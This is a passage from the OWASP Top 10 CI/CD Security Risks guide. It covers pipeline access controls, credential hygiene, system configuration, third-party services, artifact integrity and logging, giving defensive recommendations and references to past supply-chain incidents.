(Pipeline-Based Access Controls)

Definition

Pipeline execution nodes have access to numerous resources and systems within and outside the execution environment. When running malicious code within a pipeline, adversaries leverage insufficient PBAC (Pipeline-Based Access Controls) risks to abuse the permission granted to the pipeline for moving laterally within or outside the CI/CD system.

Description

Pipelines are the beating heart of CI/CD. Nodes executing pipelines carry out the commands specified in the pipeline configuration and by doing so - conduct a wide array of sensitive activities:

- Access source code, build and test it.

- Obtain secrets from various locations, such as environment variables, vaults, dedicated cloud-based identity services (such as the AWS metadata service), and other locations.

- Create, modify and deploy artifacts.

PBAC is a term which refers to the context in which each pipeline - and each step within that pipeline - is running. Given the highly sensitive and critical nature of each pipeline, it is imperative to limit each pipeline to the exact set of data and resources it needs access to. Ideally, each pipeline and step should be restricted in such a manner that will ensure that in case an adversary is able to to execute malicious code within the context of the pipeline, the extent of potential damage is minimal.

PBAC includes controls relating to numerous elements having to do with the pipeline execution environment:

- Access within the pipeline execution environment: to code, secrets, environment variables, and other pipelines.

- Permissions to the underlying host and other pipeline nodes.

- Ingress and egress filters to the internet.

Impact

A piece of malicious code that is able to run in the context of the pipeline execution node has the full permissions of the pipeline stage it runs in. It can access secrets, access the underlying host and connect to any of the systems the pipeline in question has access to. This can lead to exposure of confidential data, lateral movement within the CI environment - potentially accessing servers and systems outside the CI environment, and deployment of malicious artifacts down the pipeline, including to production.

The extent of the potential damage of a scenario in which an adversary is able to compromise pipeline execution nodes or inject malicious code into the Build process is determined by the granularity of the PBAC in the environment.

Recommendations

- Do not use a shared node for pipelines with different levels of sensitivity / that require access to different resources. Shared nodes should be used only for pipelines with identical levels of confidentiality.

- Ensure secrets that are used in CI/CD systems are scoped in a manner that allows each pipeline and step to have access to only the secrets it requires.

- Revert the execution node to its pristine state after each pipeline execution.

- Ensure the OS user running the pipeline job has been granted OS permissions on the execution node according to the principle of least privilege.

- CI and CD pipeline jobs should have limited permissions on the controller node. Where applicable, run pipeline jobs on a separate, dedicated node.

- Ensure the execution node is appropriately patched.

- Ensure network segmentation in the environment the job is running on is configured to allow the execution node to access only the resources it requires within the network. Where possible, refrain from granting unlimited access towards the internet to build nodes.

- When installation scripts are being executed as part of the package installation, ensure that a separate context exists for those scripts, which does not have access to secrets and other sensitive resources available in other stages in the build process.

References

- Codecov, a popular code coverage tool used in the CI, was compromised and used to steal environment variables from builds.

  https://about.codecov.io/security-update/

- Amazon, Zillow, Lyft, and Slack NodeJS apps targeted by threat actors using the Dependency Confusion vulnerability. Organizations that were victims of Dependency Confusion attacks had malicious code executed on CI nodes, allowing the adversary to move laterally within the environment and abuse insufficient PBAC.

  https://www.bleepingcomputer.com/news/security/malicious-npm-packages-target-amazon-slack-with-new-dependency-attacks/

- A vulnerability found in Teleport's CI implementation, allowed attackers from the internet to execute a Direct-3PE attack to run a privileged container and escalate to root privilege on the node itself - leading to secret exfiltration, release of malicious artifacts, and access to sensitive systems.

  https://goteleport.com/blog/hack-via-pull-request/

Insufficient Credential Hygiene

Definition

Insufficient credential hygiene risks deal with an attacker's ability to obtain and use various secrets and tokens spread throughout the pipeline due to flaws having to do with access controls around the credentials, insecure secret management and overly permissive credentials.

Description

CI/CD environments are built of multiple systems communicating and authenticating against each other, creating great challenges around protecting credentials due to the large variety of contexts in which credentials can exist.

Application credentials are used by the application at runtime, credentials to production systems are used by pipelines to deploy infrastructure, artifacts and apps to production, engineers use credentials as part of their testing environments and within their code and artifacts.

This variety of contexts, paired with the large amount of methods and techniques for storing and using them, creates a large potential for insecure usage of credentials. Some major flaws that affect credential hygiene:

- **Code containing credentials being pushed to one of the branches of an SCM repository:** This can be either by mistake - without noticing the existence of the secret in the code, or deliberately - without understanding the risk of doing that. From that moment on, the credentials are exposed to anyone with read access to the repository, and even if deleted from the branch it was pushed into - they continue to appear in the commit history, available to be viewed by anyone with repository access.

- **Credentials used insecurely inside the build and deployment processes:** These credentials are used to access code repositories, read from and write to artifact repositories, and deploy resources and artifacts to production environments. Given the large amount of pipelines and target systems they need access to, it's imperative to understand —
  - In which context, and using which method, is each set of credentials used?

  - Can each pipeline access only the credentials it needs to fulfill its purpose?

  - Can credentials be accessed by unreviewed code flowing through the pipeline?

  - How are these credentials called and injected to the build? Are these credentials accessible only in run-time, and only from the contexts where they are required?

- **Credentials in container image layers:** Credentials that were only required for building the image, still exist in one of the image layers - available to anyone who is able to download the image.

- **Credentials printed to console output:** Credentials used in pipelines are often printed to the console output, deliberately or inadvertently. This might leave credentials exposed in clear-text in logs, available to anyone with access to the build results to view. These logs can potentially flow to log management systems, expanding their exposure surface.

- **Unrotated credentials:** Since the credentials are spread all over the engineering ecosystem, they are exposed to a large number of employees and contractors. Failing to rotate credentials results in a constantly growing amount of people and artifacts that are in possession of valid credentials. This is especially true for credentials used by pipelines - for example deploy keys - which are oftentimes managed using the "If it isn't broken, don't fix it" directive - which leaves valid credentials unrotated for many years.

Impact

Credentials are the most sought-after object by adversaries, seeking to use them for accessing high-value resources or for deploying malicious code and artifacts. In this context, engineering environments provide attackers with multiple avenues to obtain credentials. The large potential for human error, paired with knowledge gaps around secure credentials management and the concern of breaking processes due to credential rotation, put the high-value resources of many organizations at the risk of compromise due the exposure of their credentials.

Recommendations

- Establish procedures to continuously map credentials found across the different systems in the engineering ecosystem - from code to deployment. Ensure each set of credentials follows the principle of least privilege and has been granted the exact set of permission needed by the service using it.

- Avoid sharing the same set of credentials across multiple contexts. This increases the complexity of achieving the principle of least privilege as well as having a negative effect on accountability.

- Prefer using temporary credentials over static credentials. In case static credentials need to be in use - establish a procedure to periodically rotate all static credentials and detect stale credentials.

- Configure usage of credentials to be limited to predetermined conditions (like scoping to a specific source IP or identity) to ensure that even in case of compromise, exfiltrated credentials cannot be used outside your environment.

- Detect secrets pushed to and stored on code repositories. Use controls such as an IDE plugin to identify secrets used in the local changes, automatic scanning upon each code push, and periodical scans on the repository and its past commits.

- Ensure secrets that are used in CI/CD systems are scoped in a manner that allows each pipeline and step to have access to only the secrets it requires.

- Use built-in vendor options or 3rd party tools to prevent secrets from being printed to console outputs of future builds. Ensure all existing outputs do not contain secrets.

- Verify that secrets are removed from any type of artifact, such as from layers of container images, binaries, or Helm charts.

References

- Thousands of credentials, stored as environment variables, were stolen by attackers through compromising Codecov, a popular code coverage tool used in the CI.

  https://about.codecov.io/security-update/

- Travis CI injected secure environment variables of public repositories into pull request builds, causing them to be susceptible to compromise by anonymous users issuing pull requests against public repositories.

  https://travis-ci.community/t/security-bulletin/12081

- An attacker compromised the TeamCity Build server of Stack Overflow and was able to steal secrets due to their insecure storage method.

  https://stackoverflow.blog/2021/01/25/a-deeper-dive-into-our-may-2019-security-incident/

- Samsung exposed overly permissive secrets in public GitLab repositories.

  https://techcrunch.com/2019/05/08/samsung-source-code-leak/

- Attackers accessed Uber's private GitHub repositories that contained permissive and shared AWS tokens, leading to data exfiltration of millions of drivers and passengers.

  https://www.ftc.gov/system/files/documents/federal_register_notices/2018/04/152_3054_uber_revised_consent_analysis_pub_frn.pdf

- Gaining write access to Homebrew, by Eric Holmes. The Homebrew Jenkins instance revealed environment variables of executed builds, including a GitHub token which allowed an attacker to make malicious changes to the Homebrew project itself.

  https://medium.com/@vesirin/how-i-gained-commit-access-to-homebrew-in-30-minutes-2ae314df03ab

Insecure System Configuration

Definition

Insecure system configuration risks stem from flaws in the security settings, configuration and hardening of the different systems across the pipeline (e.g. SCM, CI, Artifact repository), often resulting in "low hanging fruits" for attackers looking to expand their foothold in the environment.

Description

CI/CD environments are comprised of multiple systems, provided by a variety of vendors. To optimize CI/CD security, defenders are required to place strong emphasis both on the code and artifacts flowing through the pipeline, and the posture and resilience of each individual system. In a similar way to other systems storing and processing data, CI/CD systems involve various security settings and configurations on all levels - application, network and infrastructure. These settings have a major influence on the security posture of the CI/CD environments and the susceptibility to a potential compromise. Adversaries of all levels of sophistication, are always on the lookout for potential CI/CD vulnerabilities and misconfigurations that can be leveraged to their benefit.

Examples of potential hardening flaws:

- A self-managed system and/or component using an outdated version or lacking important security patches.

- A system having overly permissive network access controls.

- A self-hosted system that has administrative permissions on the underlying OS.

- A system with insecure system configurations. Configurations typically determine key security features having to do with authorization, access controls, logging and more. In many cases, the default set of configurations is not secure and requires optimization.

- A system with inadequate credential hygiene - for example default credentials which are not disabled, overly permissive programmatic tokens, and more.

OWASP

While usage of SAAS CI/CD solutions, rather than their self-hosted alternative, eliminates some of the potential risks associated with system hardening and lateral movement within the network, organizations are still required to be highly diligent in securely configuring their SAAS CI/CD solution. Each solution has its own set of unique security configurations and best practices which are essential for maintaining optimal security posture.

Impact

A security flaw in one of the CI/CD systems may be leveraged by an adversary to obtain unauthorized access to the system or worse - compromise the system and access the underlying OS. These flaws may be abused by an attacker to manipulate legitimate CI/CD flows, obtain sensitive tokens and potentially access production environments. In some scenarios, these flaws may allow an attacker to move laterally within the environment and outside the context of CI/CD systems.

Recommendations

- Maintain an inventory of systems and versions in use, including mapping of a designated owner for each system. Continuously check for known vulnerabilities in these components. If a security patch is available, update the vulnerable component. If not, consider removing the component / system, or reduce the potential impact of exploiting the vulnerability by restricting access to the system, or the system's ability to perform sensitive operations.

- Ensure network access to the systems is aligned with the principle of least access.

- Establish a process to periodically review all system configurations for any setting that can have an effect on the security posture of the system, and ensure all settings are optimal.

- Ensure permissions to the pipeline execution nodes are granted according to the principle of least privilege. A common misconfiguration in this context is around granting debug permissions on execution nodes to engineers. While in many organizations this is a common practice, it is imperative to take into consideration that any user with the ability to access the execution node in debug mode may expose all secrets while they are loaded into memory and use the node's identity-effectively granting elevated permissions to any engineer with this permission.

References

- The compromise of the SolarWinds build system, used to spread malware through SolarWinds to 18,000 organizations.

  https://sec.report/Document/0001628280-20-017451/#swi-20201214.htm

- Backdoor planted in the PHP git repository. The attackers pushed malicious unreviewed code directly to the PHP main branch, ultimately resulting in a formal PHP version being spread to all PHP users. The attack presumably originated in a compromise of the PHP self-maintained git server.

  https://news-web.php.net/php.internals/113981

- An attacker compromised Stack Overflow's TeamCity build server, which was accessible from the internet.

  https://stackoverflow.blog/2021/01/25/a-deeper-dive-into-our-may-2019-security-incident/

- Attackers compromised an unpatched Webmin build server, and added a backdoor to the local copy of the code after being fetched from the repository, leading to a supply chain attack on servers using Webmin.

  https://www.webmin.com/exploit.html

- Nissan source code leaked after a self-managed Bitbucket instance left accessible from the internet with default credentials.

  https://www.zdnet.com/article/nissan-source-code-leaked-online-after-git-repo-misconfiguration/

- Mercedes Benz source code leaked after a self-maintained internet-facing GitLab server was made open for self-registration.

  https://www.zdnet.com/article/mercedes-benz-onboard-logic-unit-olu-source-code-leaks-online/

- A self-managed GitLab server of the New York state government was exposed to the internet, allowing anyone to self-register and log in to the system, which stored sensitive secrets.

  https://techcrunch.com/2021/06/24/an-internal-code-repo-used-by-new-york-states-it-office-was-exposed-online/

Ungoverned usage of 3rd party services

Definition

The CI/CD attack surface consists of an organization's organic assets, such as the SCM or CI, and the 3rd party services which are granted access to those organic assets. Risks having to do with ungoverned usage of 3rd party services rely on the extreme ease with which a 3rd party service can be granted access to resources in CI/CD systems, effectively expanding the attack surface of the organization.

Description

It is rare to find an organization which does not have numerous 3rd parties connected to its CI/CD systems and processes. Their ease of implementation, combined with their immediate value, has made 3rd parties an integral part of the engineering day-to-day. The methods of embedding or granting access to 3rd parties are becoming more diverse and the complexities associated with implementing them are diminishing.

Taking a common SCM - GitHub SAAS - as en example, 3rd party applications can be connected through one or more of these 5 methods:

- GitHub Application

- OAuth application

- Provisioning of an access token provided to the 3rd party application

- Provisioning of an SSH key provided to the 3rd party application.

- Configuring webhook events to be sent to the 3rd party.

Each method takes somewhere between seconds and minutes to implement, and grants 3rd parties with numerous capabilities, ranging from reading code in a single repository, all the way to fully administering the GitHub organization. Despite the potentially high level of permission these third parties are granted against the system, in many cases no special permissions or approvals are required by the organization prior to the actual implementation.

Build systems also allow easy integration of 3rd parties. Integrating 3rd parties into build pipelines is usually no more complex than adding 1-2 lines of code within the

pipeline configuration file, or installing a plugin from the build system's marketplace (e.g. actions in Github Actions, Orbs in CircleCI). The 3rd party functionality is then imported and executed as part of the Build process with full access to whatever resources are available from the pipeline stage it is executed in.

Similar methods of connectivity are available in various shapes and forms across most CI/CD systems, creating the process of governing and maintaining least privilege around 3rd party usage across the entire engineering ecosystem extremely complex. Organizations are grappling with the challenge of obtaining full visibility around which 3rd parties have access to the different systems, what methods of access they have, what level of permission/access they have been granted, and what level of permissions/access they are actually using.

Impact

Lack of governance and visibility around 3rd party implementations prevents organizations from maintaining RBAC within their CI/CD systems. Given how permissive 3rd parties tend to be, organizations are only as secure as the 3rd parties they implement. Insufficient implementation of RBAC and least privilege around 3rd parties, coupled with minimal governance and diligence around the process of 3rd party implementations create a significant increase of the organization's attack surface.

Given the highly interconnected nature of CI/CD systems and environments, compromise of a single 3rd party can be leveraged to cause damage far outside the scope of the system the 3rd party is connected to (for example, a 3rd party with write permissions on a repository, can be leveraged by an adversary to push code to the repository which will in turn trigger a build and run the adversary's malicious code on the build system).

Recommendations

Governance controls around 3rd party services should be implemented within every stage of the 3rd party usage lifecycle:

- **Approval —** Establish vetting procedures to ensure 3rd parties granted access to resources anywhere across the engineering ecosystem are approved prior to being granted access to the environment, and that the level of permission they are granted is aligned with the principle of least privilege.

- **Integration —** Introduce controls and procedures to maintain continuous visibility over all 3rd parties integrated to CI/CD systems, including:

  - Method of integration. Make sure all methods of integration for each system are covered (including marketplace apps, plugins, OAuth applications, programmatic access tokens, etc.).

  - Level of permission granted to the 3rd party.

- Level of permission actually in use by the 3rd party.

- **Visibility over ongoing usage —** Ensure each 3rd party is limited and scoped to the specific resources it requires access to and remove unused and/or redundant permissions. 3rd parties which are integrated as part of the Build process should run inside a scoped context with limited access to secrets and code, and with strict ingress and egress filters.

- **Deprovisioning —** Periodically review all 3rd parties integrated and remove those no longer in use.

References

- Codecov, a popular code coverage tool used in the CI, is compromised to steal environment variables from builds.

  https://about.codecov.io/security-update/

- Attackers compromise a GitHub user account of a DeepSource (a static analysis platform) engineer. Using the compromised account, they obtain the permissions of the DeepSource GitHub application, granting them full access to the codebase of all DeepSource clients that have installed the compromised GitHub application.

  https://discuss.deepsource.io/t/security-incident-on-deepsource-s-github-application/131

- Attackers gain access to the database of Waydev, a git analytics platform, stealing GitHub and GitLab OAuth tokens of their customers.

  https://changelog.waydev.co/github-and-gitlab-oauth-security-update-dw98s

Improper Artifact
Integrity Validation

Definition

Improper artifact integrity validation risks allow an attacker with access to one of the systems in the CI/CD process to push malicious (although seemingly benign) code or artifacts down the pipeline, due to insufficient mechanisms for ensuring the validation of code and artifacts.

Description

CI/CD processes consist of multiple steps, ultimately responsible for taking code all the way from an engineer's workstation to production. There are multiple resources being fed into each step - combining internal resources and artifacts with 3rd party packages and artifacts fetched from remote locations. The fact that the ultimate resource is reliant upon multiple sources spread across the different steps, provided by multiple contributors, creates multiple entry points through which this ultimate resource can be tampered with.

If a tampered resource was able to successfully infiltrate the delivery process, without raising any suspicion or encountering any security gates - it will most likely continue flowing through the pipeline - all the way to production - in the guise of a legitimate resource.

Impact

Improper artifact integrity validation can be abused by an adversary with a foothold within the software delivery process to ship a malicious artifact through the pipeline, ultimately resulting in the execution of malicious code - either on systems within the CI/CD process or worse - in production.

Recommendations

The prevention of improper artifact integrity validation risks requires a collection of measures, across different systems and stages within the software delivery chain. Consider the following controls:

- Implement processes and technologies to validate the integrity of resources all the way from development to production. When a resource is generated, the process will include signing that resource using an external resource signing infrastructure. Prior to consuming the resource in subsequent steps down the pipeline, the resource's integrity should be validated against the signing authority. Some prevalent measures to consider in this context:

- **Code signing** - SCM solutions provide the ability to sign commits using a unique key for each contributor. This measure can then be leveraged to prevent unsigned commits from flowing down the pipeline.

- **Artifact verification software** - Usage of tools for signing and verification of code and artifacts provide a way to prevent unverified software from being delivered down the pipeline. An example for such a project is Sigstore, created by the Linux Foundation.

- **Configuration drift detection** - Measures aimed at detecting configuration drifts (e.g. resources in cloud environments which aren't managed using a signed IAC template), potentially indicative of resources that were deployed by an untrusted source or process.

- 3rd party resources fetched from build/deploy pipelines (such as scripts imported and executed as part of the build process) should follow a similar logic - prior to using 3rd party resources, the hash of the resource should be calculated and cross referenced against the official published hash of the resource provider.

References

- The hack of the SolarWinds build system, used to spread malware through SolarWinds to 18,000 organizations. The code of the Orion software was changed in the build system during the build process, leaving no trace in the codebase.

  https://sec.report/Document/0001628280-20-017451/#swi-20201214.htm

- Codecov, a popular code coverage tool used in the CI, is compromised to steal environment variables from builds. Attackers gained access to the GCP (Google Cloud Platform) account hosting the Codecov script, and modified it to contain malicious code. The attack was identified by a customer comparing the hash of the script stored on GitHub with the script downloaded from the GCP account.

  https://about.codecov.io/security-update/

- Backdoor planted in the PHP git repository, ultimately resulting in a formal PHP version being spread to all PHP users. The attackers push malicious unreviewed code directly to the PHP main branch, committing the code as if it were made by known PHP contributors.

  https://news-web.php.net/php.internals/113981

- Attackers compromise the Webmin build server, and add a backdoor to one of the application's scripts. The backdoor continued to persist even after the compromised build server was decommissioned due to the fact that code was restored from a local backup, rather than the source control system. Webmin users were susceptible to RCE through a supply chain attack for a duration of over 15 months, until the backdoor was removed.

  https://www.webmin.com/exploit.html

Insufficient logging and visibility

Definition

Insufficient logging and visibility risks allow an adversary to carry out malicious activities within the CI/CD environment without being detected during any phase of the attack kill chain, including identifying the attacker's TTPs (Techniques, Tactics and Procedures) as part of any post-incident investigation.

Description

The existence of strong logging and visibility capabilities is essential for an organization's ability to prepare for, detect and investigate a security related incident.

While workstations, servers, network devices and key IT and business applications are typically covered in depth within an organization's logging and visibility programs, it is often not the case with systems and processes in engineering environments.

Given the amount of potential attack vectors leveraging engineering environments and processes it is imperative that security teams build the appropriate capabilities to detect these attacks as soon as they happen. As many of these vectors involve leveraging programmatic access against the different systems, a key aspect of facing this challenge is to create strong levels of visibility around both human and programmatic access.

Given the sophisticated nature of CI/CD attack vectors, there is an equal level of importance to both the audit logs of the systems - e.g. user access, user creation, permission modification, and the applicative logs - e.g. push event to a repo, execution of builds, upload of artifacts.

Impact

With adversaries gradually shifting their focus to engineering environments as a means to achieve their goals, organizations which do not ensure the appropriate logging and visibility controls around those environments, may fail to detect a breach, and face great difficulties in mitigation/remediation due to minimal investigative capabilities.

Time and data are the most valuable commodities to an organization under attack. The existence of all relevant data sources in a centralized location may be the difference between a successful and devastating outcome in an incident response scenario.

Recommendations

There are several elements to achieving sufficient logging and visibility:

- **Mapping the environment —** Strong visibility capabilities cannot be achieved without an intimate level of familiarity with all the different systems involved in potential threats. A potential breach may involve any of the systems which take part in the CI/CD processes, including SCM, CI, Artifact repositories, package management software, container registries, CD, and orchestration engines (e.g. K8s). Identify and build an inventory of all the systems in use within the organization, containing every instance of these systems (specifically relevant for self-managed systems e.g. Jenkins).

- **Identifying and enabling the appropriate log sources —** Once all relevant systems are identified, the next step is ensuring that all relevant logs are enabled, as this is not the default state in the different systems. Visibility should be optimized around both human access as well as programmatic access through all the various measures it is allowed. It is important to place an equal level of emphasis on identifying all relevant audit log sources, as well as the applicative log sources.

- **Shipping logs to a centralized location** (e.g. SIEM), to support aggregation and correlation of logs between different systems for detection and investigation.

- **Creating alerts to detect anomalies and potential malicious activity**, both in each system on its own and anomalies in the code shipping process, which involves multiple systems and requires deeper knowledge in the internal build and deployments processes.

References

Logging and visibility capabilities are essential and relevant for being able to detect and investigate any incident, regardless of the risk that was exploited in the incident. Any security incident in recent years involving CI/CD systems required the victim organization to have strong visibility to be able to properly investigate and understand the extent of damage of the attack in question.

Top 10
CI/CD Security Risks

OWASP